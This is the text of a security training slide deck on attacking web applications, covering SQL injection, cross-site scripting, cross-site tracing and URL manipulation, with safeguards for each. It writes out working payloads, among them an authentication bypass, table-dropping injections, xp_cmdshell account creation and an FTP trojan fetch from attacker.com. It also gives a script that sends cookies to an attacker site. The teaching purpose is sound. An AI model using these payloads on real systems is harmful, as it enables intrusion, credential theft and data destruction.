

Exploiting Internet Applications

by

Balwant Rathore, CISSP

Mahindra British Telecom Ltd.

Objective

From an Attacker's Perspective

- Penetrate Corporate Applications
- Bypass the authentication and Security Mechanisms
- Take Advantages of weak Security and Misconfiguration
- Identify and Exploit “Vulnerabilities”

Mahindra British Telecom Ltd.

This course is not designed to tell that how the attacks are performed, but to create the effective defense from the attacks, it is essential to understand.

This document deals with the Common Web Application Vulnerabilities, which are Categorized in ten domains.

Objective

From Security Professional's Perspective

- Identify all the Vulnerabilities
- Strengthen Default Configurations
- Prepare for the Unexpected
- Understand the Methodologies Employed by the Attacker
- Implement the appropriate against the Attacks

Mahindra British Telecom Ltd.

This course is not designed to tell that how the attacks are performed, but to create the effective defense from the attacks, it is essential to understand.

This document deals with the Common Web Application Vulnerabilities, which are Categorized in ten domains.

Alarm!! Alarm!! Alarm!!

Most Critical Web Application Security Vulnerabilities

- SQL Injection
- Cross Site Scripting
- Cross Site Tracing
- Unvalidated Parameters
- Exploiting Web Application Sessions

Mahindra British Telecom Ltd.

Security by Obscurity?

NOoo...

Purpose of this course:

1. Attacking the Internet Web Application Security.
2. Implementing effective Defense accordingly.

Mahindra British Telecom Ltd.

This course is not designed to tell that how the attacks are performed, but to create the effective defense from the attacks, it is essential to understand.

This document deals with the Common Web Application Vulnerabilities, which are Categorized in ten domains.

Agenda

- Introduction
- Most Critical Web Application Security Vulnerabilities
- ➔ • SQL Injection
 - Cross Site Scripting
 - Cross Site Tracing
 - Unvalidated Parameters
 - Exploiting Web Application Sessions

Mahindra British Telecom Ltd.

SQL Injection



Attacks

Mahindra British Telecom Ltd.

Introduction

SQL injection is the manipulation of SQL statements in a manner that is different from their intended use.

- **SQL Injection**
 - Creates or alters existing SQL commands to
 - Gain unauthorized access to information
 - Alter or delete information
 - Gain control of system host
 - Network Mapping
 - May be simple or sophisticated
 - Will probably become a more common means of exploitation as other points of attack hardened by security-conscious firms

Mahindra British Telecom Ltd.

What is SQL Injection?


SQL Injection is a technique where an attacker creates or alters existing SQL commands (by using some special symbol) to gain access to unintended data or even the ability to execute system level commands in the server. SQL injections are the result of Poor Input Validation and can be blocked by proper input validation.

SQL Injections occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application.

Application that do not correctly validate and/or sanitize the user input, can potentially be exploited in several ways:

- Changing SQL values.
- Concatenating SQL Values.
- Adding Function calls & stored Procedures to a statement.
- Typecast and concatenate retrieved data.

Adding system functions



A typical MS-SQL Application has:

1. A web page for authentication.
2. A web server. for eg. MS- IIS.
3. An Asp page for verification for information provided by users.
4. A Database Management system to handle all the important data.

DB-Based Authentication Scenario

- A Typical Server-side authentication is something like:

username = web-form("username")

password = web-form("password")

SELECT * FROM Table_name

WHERE Username='user'

AND Password='pass'

IF user, password are valid then

Allow access, maybe set authentication token in session cookie,
etc.

ELSE

try again

Mahindra British Telecom Ltd.

SQL Injection


- SQL Injection Input data characters:
 - ; Denoted the end of one query and beginning of another one
 - –The sequence denotes a 'single line comment.
- SQL Injection can be used on dynamic SQL Only.

SQL Injections...

[At Database Level]

Mahindra British Telecom Ltd.

How to bypass Authentication



Mahindra British Telecom Ltd.

How to bypass Authentication...

Client enters

Username: cmdr' or 1=1;--

Password: Anything

Resulting DB query: SELECT * FROM table_name
WHERE Username='cmdr' or 1=1;--
AND Password= 'anything'

DB query succeeds

User cmdr is authenticated with invalid password

So, impersonating cmdr requires just knowing his

username... oftentimes not a secret... cmdr can't

defend his account/good-name using strong password

Mahindra British Telecom Ltd.

MS SQL Server treats anything after; -- as comment so rest of the query will be ignored.

Gathering Information from ODBC Errors!!!

A Smart Attacker can use ODBC Errors to get some important information about the table(s) of database & use this collected information to Insert, Update or Delete the information from tables.

- DB Server error messages can be used by attacker to discover application's DB structure
- That structure information can be used to modify the application data without the (auditing) overhead of using the application itself

Mahindra British Telecom Ltd.

Database Structure

Assume table *Authentication* with data like...

Sino	Name	Password
1	Admin	System
2	cmdr	cmdr
3	Chetan	Chetan

Note: For all further examples we will be using this table structure only.

Mahindra British Telecom Ltd.

Database Management System used: [Microsoft SQL Server 2000].

Database Name : Injection.
Table Name : Authentication.
Table Structure : Sino Integer (4)
Name Character (20)
Password Character (20)

Getting Column Name

Client enters:

Username: cmdr'

Password: Anything

Resulting DB query: SELECT * FROM authentication
WHERE name='cmdr' '
AND Password='Anything'

DB query fails with syntax error

Server-side trailing quote mark unpaired, so causes error.

Error message Displays one column name (password) of the table
& may be useful for future exploitation, but no direct
compromise.

Mahindra British Telecom Ltd.

Getting all Columns of the Table

Client Enters

Username: cmdr' group by (password); --

Resulting DB query: Select * from authentication where name = 'cmdr' group by (password); --

DB query fails with syntax error

*DB query results in error & error message will be something like:
Column 'authentication.sln0' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.*

Note: By keep-applying group-by clause recursively with newly found column Attacker can get all the columns of the table.

Mahindra British Telecom Ltd.

Finding Data types

Client Enters:

Username:cmdr' compute sum (name)

Resulting DB query: Select * from authentication where name = 'cmdr' compute sum (name)

DB query fails with error:

The sum or average aggregate operation cannot take a varchar data type as an argument... Revealing data type of name.

Note: - Any ODBC message shows that the name field of the table is of VARCHAR type. By proceeding in the same manner & applying aggregate functions on the rest of the columns we can get data types for all the columns.

Mahindra British Telecom Ltd.

Retrieve data from Table

- An attacker is interested in usernames & passwords, they are likely to read the usernames from the user table.
- Aggregate functions can be used to determining some values in any table in the database.

Client Enters:

Username: ' union select **min(name)**, 1,1 from authentication where username > 'a';--

Resulting DB query: select * from authentication where username = ' ' union select min(name), 1,1 from Table_name where username > 'a';-- and password = 'anything'

DB Query fails with the error:

DB query fails while trying to convert 'name' to the data type number & displays the first name which is grater than 'a'.

Cont...

Mahindra British Telecom Ltd.

Retrieve data from Table...

Above ODBC error shows you one valid username for ex. 'cmdr' exist in the table. Now attacker can iterate through the rows in the table by substituting each new username he discovered into where clause:

Client enters:

Username: 'union select **min(name)**, 1,1 from authentication where username > 'cmdr'

Resulting DB query: select * from authentication where username = ' ' union select min (name), 1,1 from Table_name where username > 'cmdr' ;-- and password = 'anything'

Again ODBC generates an error message & displays next username which is greater than 'cmdr'. By proceeding in same manner an attacker can get most of the usernames exists in the table.

Mahindra British Telecom Ltd.

Inserting Values in the Table

Client enters:

Username: ' **insert into authentication (name, password) values ('cmdr','cmdr');** --

Resulting DB query: Select * from authentication where name = ' ' Insert into authentication (name, password) values ('cmdr','cmdr'); --

DB Query executed:

- * Syntax OK (for MS SQL Server)
- * No matching rows for invalid Username/Password combination... so no authentication
- * User not authenticated, but appended SQL statement is executed, resulting in insertion of rows in the table.

Note: authentication is the table name.

Similarly by using Update clause an attacker can update values of the table.

Mahindra British Telecom Ltd.

As SQL Server support multiple queries at a time, above query won't generate any error message & would be successfully executed, allowing attacker to successfully add a user in the table.

Deleting Data from Table

- An attacker can delete data using **DELETE**, **DROP** or **TRUNCATE** statement.

Client enters:

Username: **cmdr' drop table authentication; -- or cmdr' delete from authentication; --**

Resulting DB query: Select * from authentication where name = 'cmdr' drop table authentication; --

Or

Select* from authentication where name = 'cmdr' delete from authentication; --

DB Query executed:

- * Syntax OK (for MS SQL Server)
- * No matching rows for invalid Username/Password combination... so no authentication
- * User not authenticated, but appended SQL statement is executed, resulting Deletion of entire data.

Mahindra British Telecom Ltd.

As SQL Server support multiple queries at a time, above query won't generate any error message & would be successfully executed, allowing attacker to delete table.

SQL Injections...

[Going beyond the Databases]

Mahindra British Telecom Ltd.

Going beyond the Databases

Once the attacker got control to the database, they are likely to use that access to gain further control. An attacker can achieve this by using following:

- *Using @@variables of SQL Server. Also server name, version...*
- *By using xp_cmdshell extended procedure to run commands on the server.*
- *By using xp_regread extended procedure to read the registry keys of the server*
- *By using xp_regwrite extended procedure to edit the registry of the server.*
- *By using xp_servicecontrol.*
- *Use other extended procedures to influence the server functions.*
- *Use bulk insert statement to read a file on the server.*

Mahindra British Telecom Ltd.

Executing Commands on the Server

An attacker can use SQL-SERVER in-built procedure (*xp_cmdshell*) to run operating system commands at the server.

Client enters

Username: cmdr

Password: **anything**; **exec master..xp_cmdshell 'net user hack hack /ADD'--**

Resulting DB query: SELECT * FROM authentication WHERE name='cmdr' AND Password='anything';exec master..xp_cmdshell 'net user hack hack /ADD'--'

DB Query executed:

Authentication fails, but the side-effect action creates new system account for further exploitation... next login attempt might add hack account to Administrator's group

Mahindra British Telecom Ltd.

Useful extended Procedures

Xp_availablemedia	Reveals the available drives on the machine.
Xp_dirtree	Allows a directory tree to be obtained.
Xp_enumdsn	Enumerates ODBC data sources on the server.
Xp_makecab	Reveals information about the security mode of the server.
Xp_makecab	Allows the user to create a compressed archive of files on the server.
Xp_ntsec_enumdomains	Enumerates the domains that the server can access.
Xp_terminate_process	Terminates a process, given its PID.

Mahindra British Telecom Ltd.

Getting Server name/ Shut Down SQL Server

➤ An attacker can determine server name by using SQL-SERVER in-built functions in to SQL Queries.

Username: ' **union select @@servername, 1,1 --**

➤ An attacker can even shutdown the SQL server if the privileges are not managed properly. An attacker can shut down the server by giving following statement.

Username: ' ; **SHUTDOWN**

➤ *Inserting a Trojan*

*;- XP_CMDSHELL ftp attacker.com > ftp.bat
username=anonymous password=hi@bye.com*

Mahindra British Telecom Ltd.

Password Cracking SQL Server

If an attacker has access to an account that can issue the **'OPENROWSET'** command, they can attempt to brute force with SQL Server, effectively allowing them to guess passwords. Attacker can use any of the several variants of **'OPENROWSET'**.

Client enters:

Using MSDASQL:

```
Username: cmdr' Exec XP_execresultset N' select * from  
OPENROWSET (' ' MSDASQL ' ', ' ' DRIVER ={SQL  
Server}; SERVER =; uid = Sa; pwd =foo " , " select  
@@version) ' , N'master
```

Using SQLOLEDB:

```
Username" cmdr' Exec XP_execresultset N' select * from  
OPENROWSET (" SQLOLEDB " , " "; " sa " ; " foo " ; "  
select @@version ") ' N'master.
```

Mahindra British Telecom Ltd.

By default in the SQL Server 2000, a low-privileged account cannot execute the MSDASQL variant of the above syntax, but they can execute the SQLLOLEDB syntax.

Using OPENROWSET an attacker can enumerate the internal IP network for SQL servers for ex:

```
Select * from OPENROWSET ('SQLOLEDB','10.3.0.35'; 'sa';  
'sa'; 'select @@version')
```

OPENROWSET authentication is instant, and provides no timeout in the case of an unsuccessful authentication attempt, it is possible to inject a script that will brute force the 'sa' password by using the processing capabilities of the server itself.

Safeguards

- **Sanitize user input**
 - Server-side, never client-side
 - Language-dependent libraries available
 - For instance, replace single quotes with double quotes
 - This

```
SELECT * FROM authentication
WHERE name='cmdr'
AND Password='anything' OR '1=1'
```
 - Becomes

```
SELECT * FROM authentication
WHERE name='cmdr'
AND Password='anything'' OR '1=1'
```
 - Generating a syntax error rather than false authentication
 - Causes problems with usernames like D'suza

Mahindra British Telecom Ltd.

Safeguards...

- **Audit own applications from hacker mindset**
 - Pay special attention to any operations that build SQL query string through concatenation
 - Neuter embedded content... encoding or encryption (server-side)
- **Remove DB server components not strictly required**
 - Similar to removing unnecessary services
- **Use stored procedures and strong binding rather than dynamic SQL**
 - But, other exploits still possible

Mahindra British Telecom Ltd.

Safeguards...

- **Do not permit error messages from DB server to reach user**
 - If re-direct, watch out for parameters passed in URL
- **Run application and DB server using least privileges**
 - Limits scope of exploit
- **Apply relevant vendor patches**
- **See DBMS-specific checklists, etc.**

Mahindra British Telecom Ltd.

Agenda...

- Introduction
- Most Critical Web Application Security Vulnerabilities
 - SQL Injection
 - ➔ • Cross Site Scripting
 - Cross Site Tracing
 - Unvalidated Parameters
 - Exploiting Web Application Sessions

Mahindra British Telecom Ltd.

Cross Site Scripting Vulnerability

Mahindra British Telecom Ltd.

HTTP Overview

- HTTP Methods
 - Get : Request passes through the URL
 - Post : Request passes through the body
 - Trace : for debugging purpose
 - Others : Put, Delete, Move, Copy etc.....
- Important HTTP headers
 - Cache Control : to control for response come from cache or Server
 - Content Encoding : base64
- URI : Protocol + Host + Resource
`http://someone.com/support/default.asp`

Mahindra British Telecom Ltd.

In order to prevent from the attack, one should follow :

- Never trust hidden input values
- Never allow unsanitized inputs to be processed at the SERVER directly.
- Use validations like database checks, files to validate data at server etc.

Introduction

The core of cross-site scripting is that an attacker causes a rightful web server to send a page to a victim's browser that contains malicious script and/or HTML of the attacker's choice. The malicious script runs with the privileges of the script originating from the rightful web server.

Cross site scripting (also known as XSS and CSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user will most likely click on this link from another Website, web board, email, or from an instant message.

Mahindra British Telecom Ltd.

CSS attacks can be dangerous and can easily lead to disclosure, modification, or deletion of data. And SSL (Secure Sockets Layer), the current standard in Internet data protection, does nothing to protect against CSS attacks -- all SSL does is encrypt the malicious script on the way to its destination.


How Cross-Site Scripting Works ?

- 1) Victim logs into the target site
 - ▶ *Could occur through social engineering by attacker*
 - ▶ *Log in to your account to get this special offer!!!*
- 2) Victim then clicks on a URL or visits a web site that includes the malicious code
- 3) Victim user's browser transmits malicious code to the vulnerable script on the target site as a web request
- 4) Target site reflects the malicious code back to the victim user's browser in the response to the request
- 5) Malicious code executes within victim user's browser under the security context of the target site

Mahindra British Telecom Ltd.

Most attacks involve two parties i.e. an attacker & the web site, or the attacker & the victim. A XSS attack involves three parties – an *attacker*, a *client* and the *web site*. The goal of the XSS attack is to steal the client cookies, or any other sensitive information, which can be used to get entry on the web site by acting as the actual user.

How Cross-site Scripting Works ?



Steps Involved in a Cross-Site Script Attack:

- 1) In the first step a URL is sent to the client, which contains a malicious script, written in any of the scripting languages.
- 2) If user clicks on the link sent by the attacker, the request goes to the server with malicious script.
- 3) The server sends response back to the client with the malicious script.
- 4) The browser gets the data from the server with the malicious script & executes that script, as browser assumes that the HTML or script tag was from the requested page.

Launching Cross Site Scripting

To launch XSS, attacker's script must be sent to the victim

Three Ways to send attacker's script to victim:

- Inter-user communication within the target site (i.e., message board, etc.)
- URL provided on a third-party web site (either clicked on by victim user or automatically loaded when visiting a malicious web site.)
- URL embedded in an email or newsgroup posting.

Mahindra British Telecom Ltd.

Examples of Cross Site Scripting

Examples of an HTML link that causes the user to send malicious data to another site:

```
<A HREF="http://CSS-Vulnerable.com /display.asp? Name =  
<SCRIPT> alert (document.cookie) </SCRIPT> Click here  
</A>
```

[Malicious Script is appended in the URL.]

```
<A HREF="http://CSS-vulnerable.com /display.asp? Name =  
<SCRIPT SRC= 'http://attacker-site / my_bad_script_file' >  
</SCRIPT>"> Click here </A>
```

[Malicious Script is stored in the file my_bad_script_file.]

Cont...

Mahindra British Telecom Ltd.

Examples of Cross Site Scripting

Web-Sites having a message board:

Malicious Script could be sent in the Post:

```
Hello message board. This is a message.  
<SCRIPT>malicious code</SCRIPT>  
This is the end of my message.
```

When other users try to check this message, the script written in the message would be executed at the user's machine.

Mahindra British Telecom Ltd.

Let us take an example of a Web-site, which allow users to post messages on their site for public review. If the site is not sanitizing input of the users, an attacker can post a malicious script instead of a message.

Steal Victim's Cookie

Continue with the previous example of message board:

```
<script>  
document.location='http://www.attackers_site.com/  
catch_cookies.asp?'+document.cookie</script>  
</script>
```

When the victim clicks on the link to read this message, the script will be executed on the victim's machine, which transfers victim's cookie (for the current application) to the attacker.

Using this cookie information an attacker can log in to victim's account.

Mahindra British Telecom Ltd.

Threats of Cross Site Scripting

- § **To make others Fool.**
- § **Gather data from users.**
- § **Account hijacking.**
- § **Changing of user settings.**
- § **Cookie theft / poisoning.**
- § **False advertising.**
- § **Complete Control on System**

Mahindra British Telecom Ltd.

Attackers can inject JavaScript, VBScript, ActiveX, HTML, or Flash to fool a user, or gather data from them. Everything from account hijacking, changing of user settings, cookie theft / poisoning, or false advertising is possible.

Prevention from Cross Site Scripting

- **Input Filtering:** Properly sanitizing user input data.
- **Output Filtering:** Filter user data when it is sent back to the user's browser.
- **Use of firewall:** Use third party application firewall, which intercepts XSS before they reach the web server & the vulnerable scripts, and blocks them.
- **Disable client site scripting:** The best protection is to disable scripting when it isn't required.
- **Use Signed Scripting:** Another solution is to have "signed scripting" such that any script with an invalid or un-trusted signature would not be run automatically.

Mahindra British Telecom Ltd.

Table of Contents

- Introduction
- Most Critical Web Application Security Vulnerabilities
 - SQL Injection
 - Cross Site Scripting
 - ➔ • Cross Site Tracing
 - Unvalidated Parameters
 - Exploiting Web Application Sessions

Mahindra British Telecom Ltd.

Cross Site Tracing

Mahindra British Telecom Ltd.

Cross-site tracing is a new variety of XSS attack. It uses the TRACE command, which is an ambiguous part of the HTTP 1.1 protocol. It substitutes for GET, except that instead of replying to the request the server echoes the TRACE string and the subsequent headers back to the client. It's intended as a debugging aid. Most web servers implement TRACE as part of the standard, and, as it's never been implicated in security problems, most sites leave it enabled.

Background Information

➤ **Trace Request Method.**

“Trace” is simply used as an input data echo mechanism for the http protocol. This request is commonly used for debug & other connection analysis activities.

➤ **Http Only Cookie Option.**

Http Only is a HTTP cookie option used to inform the browser not to allow scripting language access to “document.cookie” object.

Mahindra British Telecom Ltd.

Upon receiving the TRACE command, any Web server will simply echo back what is sent to it. Although this was originally intended to be a harmless and obscure function, the HTTP header information bounced back incorporates sensitive elements such as cookies and credentials for accessing protected sites.

Syntax of an HttpOnly Cookie is as follows:

set-Cookie:name=value;HttpOnly

Analysis

- How to gain access to the Cookie normally contained in `document.cookie` while `HttpOnly` option is used.
- Trace request is not allowed by browser when using an html form.
- How to initiate a Trace request using some scripting language, which is not allowed in HTML.

Mahindra British Telecom Ltd.

First challenge is to gain access to the cookie data string normally contained in "document.cookie" while `HttpOnly` is in use. The idea became to identify where the data within "document.cookie" is located besides within, of course, "document.cookie". This is where TRACE's usefulness for our purposes becomes clear. TRACE will echo the information you send in the HTTP Request. This includes cookie and Web Authentication strings, since they are just simple HTTP headers themselves.

However, it is not a simple process forcing Internet Explorer to send a TRACE request, even while first considering the use HTML Form (`METHOD=POST`). In fact, Internet Explorer does not support request methods other than GET or POST while using an HTML form. To resolve this limitation, we had to utilize extended client-side scripting technologies to create and send a specially formatted HTTP request to a target web server. Many technologies are capable of performing specially created HTTP request.

Generating Trace Request

Initiating Trace request using XML HTTP object:

example:

```
<script type="text/javascript">
<!--
function sendTrace () {
var xmlHttp = new
ActiveXObject("Microsoft.XMLHTTP");
xmlHttp.open("TRACE", "http://foo.bar",false);
xmlHttp.send();
xmlDoc=xmlHttp.responseText;
alert(xmlDoc);
}
//-->
</script>

<INPUT TYPE=BUTTON onClick="sendTrace();"
VALUE="Send Trace Request">
```

Mahindra British Telecom Ltd.

The above code, using the ActiveX control XMLHTTP, will send a TRACE request to the target web server. The server will then echo, if it supports TRACE, the information sent within the HTTP request. Internet Explorer will send general browser headers by default that will be displayed via a resulting JavaScript alert window. If your browser happens to have a cookie from the target domain or is logged into the target web server using web authentication, you will be able to see your cookies and credentials present within the alert. This technique successfully grants the code ability bypass "HttpOnly", while accessing cookie data without the use of "document.cookie".

Requirements for XST

- XST enabled link
- The server must support the TRACE method (which many do).
- Browser should support some kind of scriptable object capable of making an HTTP request.
- No need for a dynamic HTML page on the target site which redisplayed HTML content unfiltered.

Mahindra British Telecom Ltd.


Protection against XST

Disable TRACE method on the web server.

Note: - IIS users should also keep in mind that IIS aliases 'TRACK' to 'TRACE'. So if you're using URL Scan to specifically block the TRACE method, then add TRACK to the filter to.

Mahindra British Telecom Ltd.

Agenda...

- Introduction
- Most Critical Web Application Security Vulnerabilities
 - SQL Injection
 - Cross Site Scripting
 - Cross Site Tracing
 - ➔ • Unvalidated Parameters 
 - URL Manipulation**
 - Hidden Form Fields Manipulation
 - Cookie Manipulation
 - Exploiting Web Application Sessions

Mahindra British Telecom Ltd.

URL Manipulation

Mahindra British Telecom Ltd.

Overview

- What is QueryString?
- URL Manipulation
- Safeguards

Mahindra British Telecom Ltd.


What is QueryString?

- Information Appended after URL using ? Mark.
- QueryStrings are used for passing the information across the pages.
- Asp page uses the GET method to pass information as a query string.
- URL QueryString is easily visible to anybody in address bar
- Any malicious user can manipulate the URL QueryString easily

Mahindra British Telecom Ltd.

QueryString are the way or method to transmit the information from one page to another, when using the ASP GET method.

QueryString...



- Any malicious user can see the QueryString
- Malicious user can modify the QueryString

Mahindra British Telecom Ltd.

Since the QueryStrings are easily visible to anybody in the browser's address bar, one can manipulate them and can do attacks etc.

URL Manipulation

Using URL manipulation a malicious user

- can get unauthorised access of user's accounts
- can get master access of the database
- can manipulate the database contents
- even can delete the database tables

Mahindra British Telecom Ltd.

There is nothing hard to manipulate the QueryString that a browser is transmitting to some other page, thus a malicious user can manipulate the QueryString to get unauthorised access, manipulate the databases etc.

URL Manipulation...

Database Manipulation:

An attacker can manipulate the URL parameter's name to identify database fields:

<http://www.yoursite.com/phones/phonelist.cgi?phoneid=34>

Attacker manipulates the URL by adding the DELETE command:

<http://www.yoursite.com/phones/phonelist.cgi?phoneid=34; delete from phones>

Request is transferred from app to database and executes the following SQL:

```
SELECT name, phone FROM phones WHERE phoneid=34;  
DELETE FROM phones
```

Mahindra British Telecom Ltd.

For Example: A particular application is referring to some field PHONEID through the QueryString. What an attacker can do is, simply add a query like “delete from phones” as soon as the request submitted to the server, it will delete the entire phones table from the database.

Here as already stated earlier that these are inside the legal HTTP requests therefore they just pass without the notice of any firewall, filter or the Intrusion Detection Systems etc.

URL Manipulation...

- Example: Changing SQL values
 - UPDATE usertable SET pwd='\$INPUT[pwd]' WHERE uid='\$INPUT[uid]';
 - Normal input:
<http://www.victim.com/cpwd?opwd=y&pwd=x&uid=testuser>
 - Malicious input:
<http://www.victim.com/cpwd?opwd=y&pwd=x&uid=testuser'+or+uid+like'%25admin%25';>
In URL encoding %25 = %
 - Result: changed Administrator password

Mahindra British Telecom Ltd.

One more example that one can use the manipulation of URL QueryString and can change the password of the administrator without knowing the old password.


URL Manipulation...

- Valid transaction:
- <http://www.victim.com/tx?acctnum=12&debitamt=100>
- Malicious transaction:
- <http://www.victim.com/tx?acctnum=12&creditamt=1000000>
- Mitigation: whenever parameters are sent, check session token

Mahindra British Telecom Ltd.

Another Example here show that how an attacker can manipulate the URL QueryString, so that instead of performing the DEBIT transaction to the account it will send the CREDIT transaction to the account.

URL Manipulation...



Mahindra British Telecom Ltd.

Manipulating the DEBIT transaction to the CREDIT transaction.

URL Manipulation...(Safeguards)

- Use Hidden Form Fields to transfer the sensitive Information
- Use Cookies to manage session related information or authentication purpose
- Use Secure Session Tokens along with the methods above described

Mahindra British Telecom Ltd.

There are the alternative ways to prevent the harm of URL QueryString Manipulation like using Hidden Form Fields, Cookies and secure session tokens.

Thus, it is worth to use these techniques or the combination of these techniques, so that the malicious users can not manipulate and we can prevent our applications from the attacks as mentioned.

Table of Contents

- Introduction
 - Most Critical Web Application Security Vulnerabilities
 - SQL Injection
 - Cross Site Scripting
 - Cross Site Tracing
 - ➔ • Unvalidated Parameters
 - Exploiting Web Application Sessions
- URL Manipulation
Hidden Form Fields Manipulation
